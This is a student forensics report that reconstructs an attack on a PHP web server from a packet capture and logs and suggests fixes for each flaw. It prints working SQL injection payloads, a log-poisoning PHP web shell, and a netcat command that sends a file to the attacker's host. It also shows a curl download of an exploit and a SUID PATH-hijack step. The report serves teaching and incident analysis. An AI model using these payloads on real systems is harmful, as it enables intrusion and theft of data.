Forensics

Universidade de Aveiro

Licenciatura em Engenharia Informática

UC 42573 - Segurança Informática e nas Organizações

Docentes:

Prof. João Paulo Barraca
Prof. Vitor Cunha

Trabalho realizado por:


Eduardo Santos - 93107
Margarida Martins - 93169

Index

Application confinement


Chroot mechanism

Running the command **sudo find * -name ‘chroot’ -type d,f** inside the **vm/** directory, we can see that there are no measures regarding the confinement. This means that there is no environment created for running certain programs/files.




AppArmor mechanism

Running the command **sudo find * -name ‘apparmor’ -type d,f** inside the **vm/etc/** directory, we can observe that there is an **apparmor/** directory.



Running the command **ls | grep -i apparmor** inside the vm/etc/ directory, we can observe that there are two directories:

- **apparmor/**
- **apparmor.d/**



apparmor.d/

Inside this directory, we can find the following config files: **nvidia_modprobe, lsb_release, usr.sbin.sysinfo, usr.sbin.mysqld**.
Checking **nvidia_modprobe** as an example, we can view the following code:

```
# vim:syntax=apparmor

#include <tunables/global>

profile nvidia_modprobe {
  #include <abstractions/base>

  # Capabilities

  capability chown,
  capability mknod,
  capability setuid,
  capability sys_admin,

  # Main executable

  /usr/bin/nvidia-modprobe mr,

  # Other executables

  /usr/bin/kmod Cx -> kmod,

  # System files

  /dev/nvidia-modeset w,
  /dev/nvidia-uvm w,
  /dev/nvidia-uvm-tools w,
  @{sys}/bus/pci/devices/ r,
  @{sys}/devices/pci[0-9]*/**/config r,
  @{PROC}/devices r,
  @{PROC}/driver/nvidia/params r,
  @{PROC}/modules r,
  @{PROC}/sys/kernel/modprobe r,

  # Child profiles

  profile kmod {
    #include <abstractions/base>

    # Capabilities

    capability sys_module,

    # Main executable

    /usr/bin/kmod mrix,

    # Other executables

    /{,usr/}bin/{,ba,da}sh ix,

    # System files

    /etc/modprobe.d/{,*.conf} r,
    /etc/nvidia/current/*.conf r,
    @{sys}/module/ipmi_devintf/initstate r,
    @{sys}/module/ipmi_msghandler/initstate r,
    @{sys}/module/nvidia/initstate r,
    @{PROC}/cmdline r,
  }

  # Site-specific additions and overrides. See local/README for details.
  #include <local/nvidia_modprobe>
}
```

Here we can see several properties of **AppArmor**, including:


- Various access controls for files:
  - ‘r’ - read
  - ‘w’ - write
  - ‘m’ - memory map as executable

    - ‘k’ - file locking
    - ‘l’ - creation hard links
    - ‘ix’ - execute and inherit this profile
- Access controls for capabilities
- Access controls for the main executable
- Access controls for other executables
- Access controls for system files

After this, we can conclude that the **AppArmor** confinement mechanism was indeed implemented.

Set-UID mechanism


Regarding this mechanism, when running the command **sudo find /mnt/vm -user root -perm -4000 -exec ls -ldb {} \;** inside the **mnt/** directory, whe get this:



Here, we can see that, for the listed files, if the attacker tries to execute those files, they will be executed with root permissions, this happens because the **Set-UID** was wrongly used.

Set-GID mechanism

Much like the command used before on the **Set-UID**, this time we ran the command **sudo find /mnt/vm -user root -perm -2000 -exec ls -ldb {} \;** inside the **mnt/** directory, getting the following output:



This output tells us that, because **python3** (located in **/mnt/vm/usr/local/lib/python3.9**) has **Set-GID**, whenever some user (or in this case, the attacker) tries to run some python script, it will run with root permissions, this being a major problem regarding the security of the system. We can conclude that **Get-GID** was, like **Get-UID**, wrongly used.

Sequence of actions and Vulnerabilities explored

Analyzing the file **fw.pcap** we can observe the sequence of actions taken by the attacker, the vulnerabilities that were explored and the harm done. From now on the correspondent capture line number will appear in the format *[number]*.

The first thing that the attacker does is seeing if the page, specifically the login form is vulnerable to **sql injections**.
In order to achieve this he tries to login with the following credentials: username=”” and password=””. *[5]*

The server responds with a DB error message: “MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '"' at line 1”. *[8]*

This allows the attacker to know that the page is vulnerable to sql injections and MariaDB is the page database.

This sql injection vulnerability exists because the user input is being concatenated to the mysql query without any parsing.

```
else {
    $sql    = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "' AND password='" . $_POST['password'] . "
    $result = mysql_query($sql, $link);
```

Another bad practice is displaying the error messages from the database, which can be a very important source of information for attackers.

```
if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}
```

The attacker after being able to (unsuccessfully) login with credentials in a way that doesn’t give any db error (*[18][21]*) then tries to successfully login with the credentials: usermail=”’ OR 1=1 -- //” and password=””. *[35]*

This translates in the following query:

SELECT session FROM tblMembers WHERE username=”” OR 1=1 -- //

This is always true so the result of this query is all the sessions in the table.
As result the attacker is logged in with the first entry of the table which is the administrator account! Checking the number of rows of **$result** (which should be always one for a successful login) could block this attack (but not the following ones).

```php
$result = mysql_query($sql, $link);
if (mysql_num_rows($result) == 0) {
    header('Location: /account.php?login=pass') ;
}
else {
    $row =  mysql_fetch_assoc($result);
    setcookie("SessionId", $row['session']);
    header('Location: /account.php?login=success');
}
```

In the next 4 *[52]-[106]* interactions the attacker tries to login with the usermails admin@expressmotors.net and admin@expressivemotors.net unsuccessfully because the users does not exist. However the attacker can know that the user does not exist because the invalid login messages are different when a user is invalid from when a password is invalid and even when the user is not an administrator! This should never happen as the invalid login message should always be the same.

```php
<?php
if (!isset($_COOKIE['SessionId'])) {
    echo '<div class="login-box"><section class="loginform cf">';
    if ($_GET['login'] == "user") {
        echo '<strong>Invalid username, please try again.</strong><br /><br />';
    }
    elseif ($_GET['login'] == "admin") {
        echo '<strong>Not an admin account, please login with higher privileges.</strong><br /><br />';
    }
    elseif ($_GET['login'] == "pass") {
        echo '<strong>Invalid password, please try again.</strong><br /><br />';
    }
    echo '<form name="login" action="login.php" method="post" accept-charset="utf-8">
```

After seeing some of the visible pages in the page navbar (Home, Boards and Software) (*[119]-[142]*), the attacker finds the visible (yet not in the navbar) **/info.php** page.
This page consists in displaying the result of the function php.info(), and should be removed as it displays some system information.

The attacker then sees the Blog page, *[166].* After, he goes to the path **/downloads/,** where he can see and access the contents of the downloads folder (Brochure.pdf and login.php.txt). *[177]*

```
"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">
"><img src="/icons/layout.gif" alt="[   ]"></td><td><a href="Brochure.pdf">Brochure.pdf</a></td><td align="right">2019-09-16 18
"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="login.php.txt">login.php.txt</a></td><td align="right">2019-09-06 19
```

This presents two issues, first it is a bad practice for the user to have access to a folder directly. Secondly this is even more dangerous because the folder as contents that should be kept private such as the **login.php.txt**

Using the **downloads.php** file the attacker tries to download one of the items he has found on the **/downloads/** folder (**Brochure.php**), with the following request *[188]* GET **/downloads.php?item=brochure.php**. Because the name doesn't exactly match the server replies with an almost empty page and no file is transferred.

```
File data: 41 bytes
Line-based text data: text/html (2 lines)
    </div>\n
    <div class="products-list"></div>\n
```

The attacker returns to the Boards page *[199]* and tries to see if the type parameter is vulnerable to sql injection ([210]) setting the type value as 1 UNION SELECT 1,2,3,4,5. Because the type input is directly used in the db query without parsing, the query made is as follows: SELECT * FROM tblProducts WHERE type = 1 UNION SELECT 1,2,3,4,5.

```
if (isset($ GET['type'])) {
    $currency = '$';
    $type = $ GET['type'];
    $sql    = 'SELECT * FROM tblProducts WHERE type =' . $type;
```

This results in an extra “product” being displayed. Whit this the attacker can infer that the table where the products are stored has 5 columns in the following order: a column representing the products id (prod=1), the products type (type=2), the products name (Name:3), the products price (Price:4) and another unknown column.

```
<a href="/details.php?prod=1&type=2">
        <div class="list-product">
                <img class=prod-img src=images/products/1.jpg>
                <strong>Name: </strong>3<br />
                <strong>Price: </strong>Â£4
        </div>
</a>
```

It is therefore important that the type parameter only accepts positive integers as value!

Having this information the attacker tries to obtain the table names of the database by passing the following value to the type parameter *[221]*: 1 UNION SELECT 1,2,3,4,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES.
Which results in the query:
SELECT * FROM tblProducts WHERE type = 1 UNION SELECT 1,2,3,4,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES.
The answer returned by the server is similar to the previous one because the fifth column is not displayed. The attacker notices his mistake and changes TABLE_NAME to the second column ([232]). With this every table name from the database will appear in the type field. The attacker now can infer that the table that stores the products is called **tblProducts**, the one that stores the members information is called **tblMembers**, and the ones called **tblBlogs**, stores the blog posts information.

```
<a href="/details.php?prod=1&type=tblProducts">
        <div class="list-product">
                <img class=prod-img src=images/products/1.jpg>
                <strong>Name: </strong>2<br />
                <strong>Price: </strong>Â£4
        </div>
</a>
<a href="/details.php?prod=1&type=tblMembers">
        <div class="list-product">
                <img class=prod-img src=images/products/1.jpg>
                <strong>Name: </strong>2<br />
                <strong>Price: </strong>Â£4
        </div>
</a>
<a href="/details.php?prod=1&type=tblBlogs">
        <div class="list-product">
                <img class=prod-img src=images/products/1.jpg>
                <strong>Name: </strong>2<br />
                <strong>Price: </strong>Â£4
        </div>
</a>
```

The attacker moves to the product details page *[243]*, **/details.php**, but without assigning any values to the type and prod parameters. Because the prod field is not properly parsed this result in the following query: SELECT * FROM tblProducts WHERE id = “”

```
$prod = $ GET['prod'];
if (!$ COOKIE["level"] == "1") {
    $prod = preg replace("/\s+/", "", $prod);
}
$sql    = 'SELECT * FROM tblProducts WHERE id = ' . $prod;
$result = mysql query($sql, $link);
```

Which gives an error *[245]* that is displayed, “DB Error, could not query the database, MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1”, and allows the attacker to know that the prod field is also vulnerable to sql injection.

Next *[254]* the attacker passes the following value to the prod parameter 1 union select 1,2,3,4,5, as seen before no error is shown because the table as 5 columns however the numbers don’t appear in the server response because only the first row of the query is displayed.

```
$row = mysql_fetch_assoc($result);
echo '<h2>Details</h2>';
echo '<div class="list-product-detail">';
echo '<img class=prod-detail src=images/products/' . $row['id'] . '.jpg>';
echo '<strong>Name: </strong>' . $row['name'];
echo '<br /><br /><strong>Details</strong><br />' . $row['detail'] . '<br />';
echo '<br /><br />';
echo '</div>';

mysql_free_result($result);
```

The attacker then tries to see if his able to write a file and store it on the server folder **/var/tmp** by passing the following value to the prod parameter 1 union select 1,2,3,4,'hello' into outfile '/var/tmp/x.txt' *[265]* - *[275]*
The following error is displayed: “DB Error, could not query the database MySQL Error: File '/var/tmp/x.txt' already exists”

Seeing that the file already exists in the folder the attacker tries to write on another folder **/var/www/html/** by passing the following value to the prod parameter 1 union select 1,2,3,4,'hello' into outfile '/var/www/html/x.txt' *[286]* and *[308]*

The following error is displayed: “DB Error, could not query the database MySQL Error: Can't create/write to file '/var/www/html/x.txt' (Errcode: 13 "Permission denied")”. This happens because the user, rightly so, does not have writing permissions. However because the errors are being shown the attacker can still retrieve some information such as the existence or not of a file/directory.

We can assure that the file was not written because when the attacker does a **GET /x.txt** *[297]* and *[308]* a not found answer is displayed.

The attacker then goes to /download.php and according to the value passed in the item parameter he is able to download files in and out of the **/downloads/** folder.
The attacker downloads the following files:

- **/var/www/html/downloads/Brochure.pdf** *[341]*
- **/var/www/html/index.php** *[356]*
- **/var/www/html/config.php** *[389]*
- **/var/www/html/display.php** *[400]*
- **/var/www/html/products.php** *[470]*

The attacker is able to download files outside the download folder because the path is the value of the item parameter without parsing. A solution would be using the realpath() in order to detect directory traversal[1].

[1] https://security.stackexchange.com/questions/83147/is-enough-to-remove-from-strings-to-avoid-directory-traversal-attack

```
}
else {
    $fullPath = $path.$ GET['item'];
}

if ($fd = fopen ($fullPath, "r")) {
    $fsize = filesize($fullPath);
    $path parts = pathinfo($fullPath);
    $ext = strtolower($path parts["extension"]);
```

This issue is even more dangerous because the application is not confined so the attacker could download any file in the server that it has reading permission.

After downloading all those files the attacker must have realized that the lang parameter is used without parsing as the path to a file which is included in the **display.php** file. This allows the attacker to do Remote Code Execution (RCE).

```
if (mysql num rows($result) > 0) {
    if (isset($ GET['lang'])) {
        $lang = $ GET['lang'];
    }
    elseif (isset($ COOKIE['lang'])) {
        $lang = $ COOKIE['lang'];
    } else {
        $lang = 'GBP';
    }

include $lang;

    while ($row = mysql fetch assoc($result)) {
        echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
        echo '<img class=prod-img src=images/products/' . $row['id'] . '.jpg>';
        echo '<strong>Name: </strong>' . $row['name'] . '<br />';
        if (isset($multiplier))
            echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
    else
            echo '<strong>Price: </strong>' . $currency . $row['price'];

        echo '</div></a>';
    }
```

With this in mind the attacker does the following GET request
/display.php?type=1&lang=php://filter/read=convert.base64-encode/resource=index.php

The following lang value will read the content of the index.php file and then convert to base64, this will be included in the display.php file and will be displayed as we can see below.

```
Line-based text data: text/html (5 lines)
<div class="content">\n
<div class="prod-box">\n
<div class="prod-details">\n
 [truncated]PD9waHAKaW5jbHVkZSAnaGVhZGVyLnBocCc7CmluY2x1ZGUgJ2Zyb250LnBocCc7CmluY2x1ZGUgJ2Zvb3Rlci5waHAnOwo/Pgo=<a href="/details.php?prod=1&type=1"><div class="list-product"><img class=prod-img
</div>\n
```

Then the attacker only needs to decode and he can obtain content of index.php.
Since there are only 3 possible valid values for the lang parameter one simple way of erasing this vulnerability would be having a ***whitelist*** of possible values for the lang parameter and only accepting those.

The attacker then tries to authenticate via ssh and fails *[501] - [531]*. At first sight the main purpose of the attacker was to access the server, however when analyzing the **/var/log/auth.log** file we see the username given by the attacker is very peculiar:
<?php system($_GET["cmd"]);?>
This along with the lang RCE vulnerability will allow the attacker to run system commands.

In order to achieve this the attacker does the following GET request *[539]*
/display.php?type=1&lang=/var/log/auth.log&cmd=ls /

The file /var/log/auth.log will be read and every time **<?php system($_GET["cmd"]);?>** appears on the file (4 times), the command passed as argument (ls /) will be executed. So with this simple request the attacker was able to list root folders and files.

The attacker then does an apparently inofensive GET request to the /index.php page *[549].* However when seeing the log in the access logs in **/var/logs/apache2/access.log** file:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "<?php system($_GET['cmd']);?>"
```

We realize that the value of the header User-Agent was **<?php system($_GET["cmd"]);?>** which again will allow the attacker to run system commands this time passing the **/var/logs/apache2/access.log** as lang parameter.

And this is exactly what the attacker does next by passing the following parameters in the display.php page: **type=1&lang=/var/log/apache2/access.log&cmd= ls%20.**
This time the contents of the **access.log** file will be displayed and the **<?php system($_GET["cmd"]);?>** part will be replaced by the list of the root folders and files.

From now on the attacker experiments with other system commands.
He was able to know the system current user's name by passing the command **whoami** as cmd parameter *[571].*

```
192.168.1.118 - - [06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1" 200 741 "-" "HackToolKit"\n
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "www-data\n
"\n
192.168.1.118 - - [06/Jan/2021:10:01:29 +0000] "GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20/ HTTP/1.1" 200 1379 "-" "python-requests/2.22.0"\n
 [truncated]<a href="/details.php?prod=1&type=1"><div class="list-product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>Raspberry Pi 4<br /><s
</div>\n
```

He viewed the contents of the file **/etc/issue** by passing **cat /etc/issue** as cmd parameter *[582].*

```
192.168.1.118 - - [06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1" 200 741 "-" "HackToolKit"\n
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "YOU ARE NOT SUPPOSED TO HAVE THE LOGIN CREDENTIALS TO THIS MACHINE\n
PLEASE ENUMERATE YOUR INGRESS POINT USING THE EXPOSED SERVICES\n
\n
eth0: \4{eth0}\n
\n
\n \l\n
"\n
192.168.1.118 - - [06/Jan/2021:10:01:29 +0000] "GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20/ HTTP/1.1" 200 1379 "-" "python-requests/2.22.0"\n
192.168.1.118 - - [06/Jan/2021:10:01:43 +0000] "GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=whoami HTTP/1.1" 200 1327 "-" "python-requests/2.22.0"\n
 [truncated]<a href="/details.php?prod=1&type=1"><div class="list-product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>Raspberry Pi 4<br /><s
```

He was able to get details of the system and the kernel in use (the kernel name, release and version, the machine processor and the operating system) by passing **uname -a** as cmd parameter *[593].*

```
00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1" 200 741 "-" "HackToolKit"\n
01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "Linux cyberdyne 5.9.0-5-amd64 #1 SMP Debian 5.9.15-1 (2020-12-17) x86_64 GNU/Linux\n
```

By passing **mount** as cmd parameter the attacker is able to get information about the VMs file systems. He knows for example that the VM has docker installed *[604].*

```
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)\n
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)\n
 [truncated]overlay on /var/lib/docker/overlay2/6c211bbdbed480083d7130fa5dfe29d65c913cadc6902f260d17bd46b526
nsfs on /run/docker/netns/c2b85295c277 type nsfs (rw)\n
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=100712k,nr_inodes=25178,mode=700,uid=1000,
"\n
```

Knowing that docker runs on the VM, the attacker tries to see if there are containers running by passing **docker ps** as cmd parameter *[614].*

```
[06/Jan/2021:09:59:41 +0000] "GET /display.php?type=1&lang=php://filter/read=co
[06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cm
[06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" ""\n
[06/Jan/2021:10:01:29 +0000] "GET /display.php?type=1&lang=/var/log/apache2/acc
[06/Jan/2021:10:01:43 +0000] "GET /display.php?type=1&lang=/var/log/apache2/acc
```


An empty string is printed meaning that in the time no containers were running.

The attacker then lists the directories descending from the root folder by passing **find / -mount** as cmd parameter *[625]*. The mount argument doesn't descend directories on other file systems.

Next, the user checks which files have the Set-UID bit by passing find -perm -4000 as cmd parameter *[668]*. This means the files which when executed will be always started using an alternative user, instead of the user that is executing the process, usually an user with higher permissions.

```
192.168.1.118 - - [06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ H
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/sbin/sysinfo\n
/usr/bin/chfn\n
/usr/bin/su\n
/usr/bin/chsh\n
/usr/bin/passwd\n
/usr/bin/mount\n
/usr/bin/newgrp\n
/usr/bin/gpasswd\n
/usr/bin/sudo\n
/usr/bin/umount\n
/usr/lib/openssh/ssh-keysign\n
/usr/lib/dbus-1.0/dbus-daemon-launch-helper\n
"\n
```

From the previous action the attacker knows that he will most likely be able to run sysinfo as if he were root. So he passes **/usr/sbin/sysinfo** as cmd parameter *[679]*. The sysinfo file will run **lsusb** in order to list all the USB devices that are attached to the VM system, **ip l l | grep mtu | cut -d ' ' -f 2 | sed -e 's/:/ /g' | tr -d '\n '**, in order to list the network devices and **lspci** which will list information about the PCI subsystem.



Using netcat the attacker connect to his machine on port 1337 (this is a tcp port meaning "elite" in hacker/cracker spelling (1=L, 3=E, 7=T, "LEET"="ELITE") and transfers the content of the **/usr/sbin/sysinfo** file into his machine! He is able to do this by passing **cat /usr/sbin/sysinfo | nc -w 5 192.168.1.118 1337** as cmd parameter *[690].*

In the next step the attacker saves a file into **/tmp/lspci**. This file is fetched from his machine with an endpoint called exploit (definitely not suspicious) using the **curl** command *[720].* To do this he passes **curl http://192.168.1.118:8080/exploit --output /tmp/lspci** as cmd parameter *[715].*

The attacker then sets the permissions of the exploit file in a way that any user can read and **execute** it. This is done by passing **chmod 555 /tmp/lspci** as cmd parameter *[741].*

The attacker then passes as cmd parameter the following command **PATH=/tmp:/bin:/sbin /usr/sbin/sysinfo 2>&1.** By setting the PATH variable that way the attacker pretends to be able to execute his exploit which is in the **/tmp** directory. He executes the **/usr/sbin/sysinfo** which will execute **lspci** in the /tmp directory if the set PATH worked. **2>&1** means redirecting stderr to stdout, i.e the attacker is trying to see if the command gave any error.

```
192.168.1.118 - - [06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1" 200
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|--------------------------------
|                 System Information v0.2.1              |\n
|--------------------------------------------------------|\n
\n
\n
\n
***** USB devices\n
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub\n
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet\n
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub\n
\n
\n
***** Network devices\n
